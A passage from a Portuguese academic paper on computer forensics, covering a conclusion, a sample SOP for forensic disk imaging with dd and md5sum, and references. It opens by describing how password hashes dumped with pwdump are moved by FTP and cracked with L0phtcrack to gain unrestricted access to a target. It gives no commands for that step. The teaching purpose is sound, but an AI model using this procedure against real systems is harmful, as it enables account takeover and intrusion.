


Figura 5.4.9 – Apresentação da transferência via ftp e o arquivo já no sistema invasor

Estando o arquivo coletado no sistema invasor, pode-se abrir o mesmo por meio da ferramenta L0phtcrack e em seguida buscar a quebra das senhas dos usuários cadastrados no sistema-alvo para um ataque mais profundo ao sistema-alvo. Na figura abaixo é apresentado o resultado da atividade na ferramenta em relação ao conteúdo extraído pelo pwdump.




Figura 5.4.10 – Resultados obtidos por meio da ferramenta L0phtcrack

De posse dos usuários e senha conquistados, o invasor poderá ter acesso irrestrito ao sistema-alvo.

6. CONCLUSÃO

Nos últimos anos tem-se visto muitas ocorrências de crimes relacionados com informática se espalharem, muitas empresas tem sido lesadas financeiramente bem como em sua imagem. Muitas situações maliciosas tem feito com que o mercado corporativo sinalize por necessidades emergenciais de controle e diagnóstico, situações como por exemplo: crackers, vírus, fraudes eletrônicas na Internet, E-mail abusivo, pedofilia entre outro, soma-se a isto novas tecnologias como redes sem fio, condições humanas como insatisfação pessoal, gerando novas entradas de acesso aos sistemas computacionais, lógicos ou físicos e como agravante, as empresas especializadas apontam para um aumento destas condições para os próximos anos.

Nota-se portanto que o mercado de atuação de perícia aplicada à sistemas computacionais tende a aumentar nos próximos anos com objetivo de combater não somente ameaças externas e internas, bem como trabalhar em procedimentos e mecanismos de forma a proteger as corporações de forma pro-ativa.

Com este trabalho foi possível avaliar a gama de possibilidades de busca de informações para resposta a incidentes, bem como para auditoria à sistemas computacionais, não sendo aqui, de forma alguma esgotado o processo de aprendizagem e de estudo de métodos e procedimentos para se atingir as metas de forma cada vez mais eficiente.

7. APÊNDICE A

Exemplo de SOP - (Standard Operating Procedures)

O contexto do presente SOP é o da análise postmortem de uma máquina vítima de um incidente de segurança. Após o desligamento da máquina em questão existe a necessidade de se efetuar cópias bit-a-bit de seu disco rígido para que os procedimentos de análise não sejam conduzidos a partir das evidências originais, evitando-se assim, o risco de que um eventual erro do examinador venha a danificar ou alterar a evidência original de alguma forma.

Empresa X S/A

Time de Resposta a Incidentes Segurança – TRIS

Documento: AF/0013

Responsável: <Nome do Responsável>

Versão: 1.0 – 01/12/2004

Descrição:

Procedimento para duplicação bit-a-bit de disco rígido IDE proveniente de máquina envolvida em incidente de segurança.

Requisitos:

Máquina confiável utilizando Linux Red Hat 7.3 (AF/0008) com quantidade de espaço livre em disco superior à capacidade total de armazenamento do disco que se deseja duplicar. Presença dos programas dd e md5sum em conjunto com suas bibliotecas certificadamente originais (AF/0010).

Procedimento:

1. Documentação de todas as informações relevantes impressas na superfície externa do disco, tais como: modelo, fabricante, quantidade de cilindros e

cabeças de leitura. Além do registro das posições dos jumpers presentes no equipamento;

2. O disco deve ser instalado na estação forense no canal IDE secundário, e para que não haja conflitos em relação às configurações de dominância (master/slave), o disco deve ser o único dispositivo presente no canal. Para os próximos passos será suposto o mapeamento do disco alvo no dispositivo de bloco /dev/hdc;

3. Ligue a estação e execute a detecção de discos presente na BIOS, tomando o cuidado de documentar a geometria do disco detectado;

4. Identifique e documente as partições presentes no dispositivo através do comando:

```
fdisk -l /dev/hdc;
```

5. Calcule o hash MD5 de todos os dados contidos no disco através do comando:

```
dd if=/dev/hdc | md5sum -b;
```

6. Efetue a cópia de cada bit presente no dispositivo analisado, incluindo os espaços aparentemente vazios. Isto pode ser feito através do comando:

```
dd if=/dev/hdc of=<nome-do-arquivo>.
```

Note que tal procedimento pode exigir uma considerável capacidade de disco da estação forense.

7. Calcule o hash MD5 do arquivo gerado no passo 6 através do comando:

```
dd if=<nomedo-arquivo> | md5sum -b;
```

8. Verifique se os hashes criptográficos gerados nos passos 5 e 7 correspondem exatamente ao mesmo valor.

REFERÊNCIAS

CASEY, Eoghan; **Digital Evidence and Computer Crime: Forensic Science, Computers, and the Internet**; Academic Press; 2ª Edição; 2004;

MANDIA, Kevin; PROSISE, Chris; **Hackers – Resposta e Contra-Ataque: Investigando Crimes por Computador**; Campus; 2001;

NOBLETT, Michael G.; **Report of the Federal Bureau of Investigation on development of forensic tools and examinations for data recovery from computer evidence**; Proceedings of the 11th INTERPOL Forensic Science Symposium; 1995;

NOBLETT, Michael G.; POLLITT, Mark M.; PRESLEY, Lawrence A.; **Recovering and Examining Computer Forensic Evidence**; Forensic Science Communications; Federal Bureau of Investigation; Outubro 2000, Vol. 2 N. 4;

SWGDE, Scientific Working Group on Digital Evidence; IOCE, International Organization on Digital Evidence; **Digital Evidence: Standards and Principles**; Forensic Science Communications; Federal Bureau of Investigation; Abril 2000, Vol. 2 N. 2;

THORTON, J.; **The general assumptions and rationale of forensic identification; Modern Scientific Evidence: The Law and Science of Expert Testimony**; West Publishing Co.; Volume 2; 1997;